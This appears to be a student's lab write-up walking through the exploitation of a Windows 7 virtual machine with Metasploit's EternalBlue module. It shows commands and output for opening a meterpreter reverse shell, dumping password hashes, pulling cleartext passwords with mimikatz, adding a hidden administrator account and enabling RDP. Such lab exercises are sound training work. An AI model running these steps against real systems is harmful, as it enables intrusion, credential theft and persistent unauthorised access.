
```
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:56:F8:B2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 30.24 seconds

┌──(root💀kali)-[~]
└─# msfconsole


                 _---------.
             .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;           _____________
                 (   3 C    )     /|___ / Metasploit! \
                 ;@'. __*__,."    \|--- \_____________/
                  '(.,...."/
```



```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.219.128
rhost ⇒ 192.168.219.128
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/mete
rpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.219.129
lhost ⇒ 192.168.219.129
msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```



```
[*] 192.168.219.128:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.219.128:445   - Host is likely VULNERABLE to MS17-010! - Windows
7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.219.128:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.219.128:445 - The target is vulnerable.
[*] 192.168.219.128:445 - Connecting to target for exploitation.
[+] 192.168.219.128:445 - Connection established for exploitation.
[+] 192.168.219.128:445 - Target OS selected valid for OS indicated by SMB re
ply
[*] 192.168.219.128:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.219.128:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d
65 20 42  Windows 7 Home B
[*] 192.168.219.128:445 - 0×00000010  61 73 69 63 20 37 36 30 31 20 53 65 72
76 69 63  asic 7601 Servic
[*] 192.168.219.128:445 - 0×00000020  65 20 50 61 63 6b 20 31
          e Pack 1
[+] 192.168.219.128:445 - Target arch selected valid for arch indicated by DC
E/RPC reply
[*] 192.168.219.128:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.219.128:445 - Sending all but last fragment of exploit packet
[*] Sending stage (200262 bytes) to 192.168.219.128
[*] Meterpreter session 1 opened (192.168.219.129:4444 → 192.168.219.128:491
73 ) at 2022-01-01 12:51:52 -0500
[-] 192.168.219.128:445 - RubySMB::Error::CommunicationError: RubySMB::Error:
:CommunicationError

meterpreter > 
```




```
ply
[*] 192.168.219.128:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.219.128:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d
65 20 42  Windows 7 Home B
[*] 192.168.219.128:445 - 0×00000010  61 73 69 63 20 37 36 30 31 20 53 65 72
76 69 63  asic 7601 Servic
[*] 192.168.219.128:445 - 0×00000020  65 20 50 61 63 6b 20 31
          e Pack 1
[+] 192.168.219.128:445 - Target arch selected valid for arch indicated by DC
E/RPC reply
[*] 192.168.219.128:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.219.128:445 - Sending all but last fragment of exploit packet
[*] Sending stage (200262 bytes) to 192.168.219.128
[*] Meterpreter session 1 opened (192.168.219.129:4444 → 192.168.219.128:491
73 ) at 2022-01-01 12:51:52 -0500
[-] 192.168.219.128:445 - RubySMB::Error::CommunicationError: RubySMB::Error:
:CommunicationError

meterpreter > sysinfo
Computer        : WIN-4NKF6Q7BH2E
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : tr_TR
Domain          : WORKGROUP
Logged On Users : 5
Meterpreter     : x64/windows
meterpreter > 
```

Question 4:

Write the uid and pid of meterpreter session.

Commads:

1. run post/Windows/gather/hashdump



```
meterpreter > run post/windows/gather/hashdump

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Obtaining the boot key ...
[*] Calculating the hboot key using SYSKEY b87ab8591164571568d2af2e669edc45..
.
[*] Obtaining the user list and keys ...
[*] Decrypting user keys ...
[*] Dumping password hints ...

No users with password hints on this system

[*] Dumping password hashes ...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0
c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
Adminisrator(Yeni):1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c
59d7e0c089c0:::
safaanilatasoy:1003:aad3b435b51404eeaad3b435b51404ee:49368eb4218315d83fbc3a77
9c7fc903:::


meterpreter > 
```


As we can see "safaanilatasoy" account and password we created before appeared on the command screen.

Question 5:


What is the cleartext password of administrator account (kiwi)

Commands:


1. load kiwi
2. creds_all



```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.
```



```
wdigest credentials
===================

Username         Domain           Password
--------         ------           --------
(null)           (null)           (null)
WIN-4NKF6Q7BH2E$ WORKGROUP        (null)
safaanilatasoy   WIN-4NKF6Q7BH2E  root1234

tspkg credentials
=================

Username        Domain           Password
--------        ------           --------
safaanilatasoy  WIN-4NKF6Q7BH2E  root1234

kerberos credentials
====================

Username         Domain           Password
--------         ------           --------
(null)           (null)           (null)
safaanilatasoy   WIN-4NKF6Q7BH2E  root1234
win-4nkf6q7bh2e$ WORKGROUP        (null)


meterpreter > 
```




```
Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username        Domain          LM              NTLM            SHA1
--------        ------          --              ----            ----
safaanilataso   WIN-4NKF6Q7BH   37a728f8a50e2   49368eb4218315  9886b2c0f88a10
y               2E              d91ff17365faf   d83fbc3a779c7f  db830d02ab273b
                                1ffe89          c903            7c463d23e32e

wdigest credentials
===================

Username          Domain           Password
--------          ------           --------
(null)            (null)           (null)
WIN-4NKF6Q7BH2E$  WORKGROUP        (null)
safaanilatasoy    WIN-4NKF6Q7BH2E  root1234

tspkg credentials
=================

Username          Domain           Password
```

Question 6:

Create a new user with your name and add localadmin permission

Commands

1. shell
2. net user /add question6_anil root1234
3. net localgroup administrators question6_anil /add



```
kerberos credentials
====================

Username         Domain           Password
--------         ------           --------
(null)           (null)           (null)
safaanilatasoy   WIN-4NKF6Q7BH2E  root1234
win-4nkf6q7bh2e$ WORKGROUP        (null)


meterpreter > shell
Process 2464 created.
Channel 2 created.
Microsoft Windows [S�r�m 6.1.7601]
Telif Hakk� (c) 2009 Microsoft Corporation. T�m haklar� sakl�d�r.

C:\Windows\system32>net user /add question6_anil root1234
net user /add question6_anil root1234
Komut ba�ar�yla tamamland�.


C:\Windows\system32>net localgroup administrators question6_anil /add
net localgroup administrators question6_anil /add
Komut ba�ar�yla tamamland�.


C:\Windows\system32>
```


I use fistly **shell** command and than I use **net user /add <username> <password>** command for create new user and after this command I use **net localgroup administrators <username> /add** command for add this account administrators.

Question 7:


Create a directory with your name and upload a txt file to your target machine. (mkdir, upload)

Commands:


1. mkdir safaanilatasoy
2. upload ‘/root/anil’ c:\\windows\\safaanilatasoy




```
meterpreter > shell
Process 1184 created.
Channel 3 created.
Microsoft Windows [S�r�m 6.1.7601]
Telif Hakk� (c) 2009 Microsoft Corporation. T�m haklar� sakl�d�r.

C:\Windows\system32>cd ..
```



```
C:\Windows\system32>cd ..
cd ..

C:\Windows>mkdir safaanilatasoy
mkdir safaanilatasoy

C:\Windows>cd safaanilatasoy
cd safaanilatasoy
```



```
meterpreter > upload '/root/anil' c:\\windows\\safaanilatasoy
[*] uploading  : /root/anil → c:\windows\safaanilatasoy
[*] uploaded   : /root/anil → c:\windows\safaanilatasoy\anil
meterpreter > 
```



Ad	Değiştirme tarihi	Tür	Boyut
anil	02.01.2022 19:20	Dosya	1 KB

```
this is my text file

"Hello World!"
```

anil Değiştirme tarihi: 02.01.2022 19:20 Oluşturma tarihi: 02.01.2022 19:20
Dosya Boyut: 36 bayt

At first, I created a new file named "safaanilatasoy" on the C:\windows directory with the help of the **mkdir** command, then I uploaded the file using the **upload <path to the file to be sent> <where we want it to be uploaded on the target computer>** command. Finally, when I checked on the target machine, I saw that the file was uploaded.

Question 8:


Dump all SAM database hashes

Question 9:

Enable rdp service of the target machine. (post)

Commands:

1) use post/windows/manage/enable_rdp
2) show options
3) set SESSION 1
4) exploit




```
msf6 post(windows/manage/enable_rdp) > exploit

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size, extapi_page
ant_send_query, extapi_service_control, extapi_service_enum, extapi_service_query,
 extapi_window_enum, extapi_wmi_query, extapi_adsi_domain_query, extapi_clipboard_
get_data, extapi_clipboard_monitor_dump, extapi_clipboard_monitor_pause, extapi_cl
ipboard_monitor_purge, extapi_clipboard_monitor_resume, extapi_clipboard_monitor_s
tart, extapi_clipboard_monitor_stop, extapi_clipboard_set_data, extapi_ntds_parse
[*] Enabling Remote Desktop
[*]     RDP is already enabled
[*] Setting Terminal Services service startup mode
[*]     Terminal Services service is already set to auto
[*]     Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20220102120059
_default_192.168.219.128_host.windows.cle_827750.txt
[*] Post module execution completed
```

Question 10:


Take screenshot of user working screen of the target machine.

Commands:


1) ps
2) migrate 1052
3) use espia
4) screengrab



```
656   456   svchost.exe  x64   0      NT AUTHORITY\NETWO
                                      RK SERVICE
724   456   svchost.exe  x64   0      NT AUTHORITY\Local
                                       Service
804   456   svchost.exe  x64   0      NT AUTHORITY\SYSTE
                                      M
848   456   svchost.exe  x64   0      NT AUTHORITY\SYSTE
                                      M
984   456   svchost.exe  x64   0      NT AUTHORITY\Local
                                       Service
1036  456   svchost.exe  x64   0      NT AUTHORITY\Local
                                       Service
1048  264   cmd.exe      x64   0      NT AUTHORITY\SYSTE  C:\Windows\system32
                                      M                   \cmd.exe
1052  616   explorer.ex  x64   1      WIN-4NKF6Q7BH2E\sa  C:\Windows\Explorer
            e                         faanilatasoy        .EXE
1164  456   SearchIndex  x64   0      NT AUTHORITY\SYSTE
            er.exe                    M
1184  264   cmd.exe      x64   0      NT AUTHORITY\SYSTE  C:\Windows\system32
                                      M                   \cmd.exe
1304  456   taskhost.ex  x64   1      WIN-4NKF6Q7BH2E\sa  C:\Windows\system32
            e                         faanilatasoy        \taskhost.exe
1432  456   svchost.exe  x64   0      NT AUTHORITY\NETWO
                                      RK SERVICE
1668  308   conhost.exe  x64   0      NT AUTHORITY\SYSTE  C:\Windows\system32
                                      M                   \conhost.exe
1792  264   cmd.exe      x64   0      NT AUTHORITY\SYSTE  C:\Windows\system32
```

